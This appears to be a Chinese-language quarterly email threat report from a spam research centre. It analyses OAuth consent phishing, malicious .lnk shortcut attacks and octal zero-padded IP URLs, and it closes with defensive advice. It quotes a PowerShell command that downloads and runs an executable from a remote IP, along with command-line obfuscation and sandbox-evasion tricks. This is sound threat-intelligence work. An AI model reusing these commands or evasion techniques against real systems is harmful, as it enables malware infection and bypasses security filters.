2026
第一季電子郵件安全觀察

ASRC

Spam Mail
Virus Mail
Malicious Mail

Apr 2026 released.

郵件攻擊經歷明顯的戰術轉變

根據 ASRC 垃圾訊息研究中心的觀察，2026 年第一季，電子郵件安全威脅正經歷顯著的戰術轉變。從本季的防護統計數據中可以看出，儘管傳統的垃圾郵件與病毒信件依然佔據極大宗的網路流量，但純粹夾帶病毒執行檔的攻擊比例逐漸下降，取而代之的是帶有惡意連結的釣魚信件、以及高度客製化的社交工程攻擊大幅增加。

攻擊者正在積極轉向「離地攻擊」（Living off the Land）與「合法服務寄生」的策略。他們不再直接把惡意酬載塞進附檔，而是利用合法雲端服務（如微軟基礎設施）、各式混淆腳本與捷徑檔（.lnk）來作為攻擊鏈的開端。這些改變讓傳統基於靜態特徵碼（Signature-based）的防護機制面臨極大挑戰，企業的防禦重點必須從單一檔案掃描，延伸至行為模式、網址跳轉與身分授權的動態監控。


2026 Q1 關鍵攻擊樣本與手法剖析

1. 利用合法微軟 OAuth 服務進行「同意授權」釣魚與沙箱規避

攻擊手法

利用微軟官方網址與憑證授權機制

在本季截獲的樣本中，攻擊者透過發送看似正常的郵件，內含指向微軟官方登入網域的合法連結：
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=...



攻擊者透過發送看似正常的郵件，內含指向微軟官方登入網域的合法連結

由於該網域本身具有極高的信譽評等，傳統郵件閘道通常會直接放行。

技術剖析

非法同意攻擊（Illicit Consent Grant Attack）

連結內帶有 scope=openid+profile+https://graph.microsoft.com/User.Read 參數。攻擊者的目的是誘騙受害者登入後，授權一個惡意的第三方應用程式（App）存取其 Microsoft 365 帳戶資料，可能為了獲取身分資訊進行下一步的精準社交工程。

動態跳轉鏈（Open Redirect）

授權或跳轉過程中，流量會導向被駭客控制的網域
（由開始 fanaraco.com、hcart.org，最後落地ahmedcorecutting.com）。

沙箱規避機制（Evasion）


這是一個極具針對性的設計。攻擊者將受害者的 Email 進行 Base64 編碼，並透過 state 參數（如 state=Y2hlsmcuJ2FsdmluQGludmKudVjLmNvbQ===）進行傳遞。當發生第二次跳轉時，惡意伺服器會檢查此參數是否存在；如果不存在（這通常代表是資安廠商的自動化沙箱正在爬梳網頁），伺服器就會將流量導向無害的微軟 Office 維基百科頁面，藉此騙過安全檢測設備。

2. 壓縮檔夾帶惡意捷徑（.LNK）的無文件攻擊

攻擊手法

以捷徑檔取代 Office 巨集，執行本機指令

隨著微軟預設全面封鎖來自網路的 Office 巨集，攻擊者紛紛改用 .lnk（捷徑檔）作為惡意酬載的載體。本季樣本顯示，攻擊者會寄送名為 Document.zip 的壓縮檔，內部夾帶偽裝成文件的 Document.doc.lnk，利用使用者雙擊解壓縮檔案的習慣觸發攻擊。



攻擊者會寄送名為 Document.zip 的壓縮檔，內部夾帶偽裝成文件的 Document.doc.lnk，利用使用者雙擊解壓縮檔案的習慣觸發攻擊

技術剖析

繞過執行原則

此捷徑檔直接呼叫 %windir%\System32\cmd.exe /c powershell.exe，並且以 ExecutionPolicy Bypass，強制繞過 Windows 預設阻擋未簽署腳本的安全原則。隨後利用 (New-Object System.Net.WebClient).DownloadFile ('hxxp://178.16.54.109/spl.exe','%userprofile%\windrv.exe'); Start-Process 下載遠端的執行檔 (spl.exe) ，將其另存為系統目錄下的 windrv.exe 並逕行啟動，完成系統感染。

變數替換與隱蔽視窗

這類透過 lnk 檔進行攻擊的樣本還有許多其他變體，有許多手法的利用都是可用來適應或隱蔽系統內建的執行方式：例如：呼叫 conhost.exe 並輔以 --headless 來確保呼叫 cmd.exe 執行時不會跳出黑色的命令提示字元視窗。在指令列中，為避免惡意指令被偵測出來，故意將 cmd 寫為`cm""d`，而 Windows 指令中，字串內的雙引號會被忽略，所以 `cm""d` 實際上就是 `cmd`，可以被執行。並且同時，指令中以 /V:ON 開啟「延遲環境變數擴充」(Delayed Environment Variable Expansion) ，讓 Windows 允許使用驚嘆號 `!變數名稱!` 來讀取變數，並在程式執行的「當下」才去解析並替換它的值。接下來，字串變數替換技術set yw=t&&powershell func!yw!ion ge!yw!i!yw!...，還原後即為 function getit...) 來混淆 PowerShell 指令。它會在背景偷偷下載惡意腳本 tp.js 執行，同時下載一份正常的 sample.pdf 並開啟，以此轉移使用者的注意力。

指令中使用了字串變數替換技術

3. 惡意文件內的零填充 IP 網址混淆技術

攻擊手法

利用底層網路解析特性繞過字串過濾

這是一起夾帶於偽造採購單文件（PO #4300019386.docx）內的精巧攻擊。攻擊者並未在文件中直接寫入一般的 URL 或 IP，而是採用了不常見的八進位與零填充（Zero-Padded）技術。

技術剖析

攻擊者將惡意伺服器的 IP 轉換為八進位格式，並在前方加上大量的「0」

00000000000000000000000000000000000030000730347

網址路徑同樣填滿了零

/00000000000000000000000003.php

底層邏輯

許多郵件閘道或資安設備是依靠「正規表示式（Regex）」來尋找 http://192.168.x.x 格式的網址。這串看似亂碼的數字能完美繞過字串比對！但當使用者點擊時，Windows 內建的網路 API（如 WinINet）與主流瀏覽器會偵測到數字前方的 0，並將其識別為八進位表示法的起始標記。儘管中間填充了大量冗餘的零，底層解析器仍能正確將這串八進位數值還原為駭客的真實 IP 位址進行連線，順利下載惡意檔案。

```
Target="http://00000000000000000000000000000000000030000730347/00000000000000000000000003.php" TargetMode="External"/>
```

攻擊者將惡意伺服器的 IP 轉換為八進位格式

總結與防禦建議

關鍵態勢與攻擊者意圖

本季的威脅事件明確指出，攻擊者的首要目標是「繞過邊界防護」與「竊取雲端存取權限」：他們將攻擊鏈拆解得更為破碎，利用微軟官方的登入機制來建立信任感（騙過人也騙過機器）；使用罕見的 URL 特殊表示手法（零填充 IP）可用以躲避靜態偵測；或利用 .lnk 捷徑檔結合 PowerShell 來進行無文件攻擊（Fileless Attack），顯示駭客正積極避免在留下任何傳統可被偵測的惡意執行檔特徵。

未來趨勢

- **SaaS 服務利用加劇**
  利用 Google、Microsoft、AWS 等高信譽網域進行釣魚跳轉或惡意程式代管將成為常態。

- **非傳統辦公文件格式崛起**
  除了 .lnk，未來如 ISO、IMG 甚至 OneNote 檔案 (.one) 夾帶惡意程式的手法將持續增加。

- **針對資安設備的「反偵測」技術**
  各種編碼、混淆手段的利用下，未來將有更多郵件只在「真實使用者環境」中才會展露惡意行為。

防護建議

企業提供的雲端服務，須留意或關閉一般使用者自行授權第三方應用程式存取企業資料的權限，建議改為集中審核制，防範 OAuth 釣魚。對於外部連結，應啟用「點擊時重寫與動態防護」（Time-of-Click Protection），確保在用戶點擊當下進行二次驗證。

在郵件閘道端，強烈建議預設隔離或攔截夾帶 .lnk、.js、.vbs 等高風險腳本的 .zip / .rar 壓縮檔。端點部分，除了持續監控 conhost.exe 等常被用來隱蔽執行的系統程序外，可透過群組原則（GPO）或 EDR 解決方案，限制 PowerShell 的執行權限，並搭配 AppLocker 或 Windows Defender Application Control (WDAC) 在「稽核模式」下先行測試，先行排除限制後可能衍生的問題。

關於ASRC 垃圾訊息研究中心

ASRC 垃圾訊息研究中心 (Asia Spam-message Research Center)，長期與中華數位科技合作，致力於全球垃圾郵件、惡意郵件、網路攻擊事件等相關研究事宜，並運用相關數據統計、調查、趨勢分析、學術研究、跨業交流、研討活動..等方式，促成產官學界共同致力於淨化網際網路之電子郵件使用環境。

更多資訊請參考 www.asrc-global.com

ASRC垃圾訊息研究中心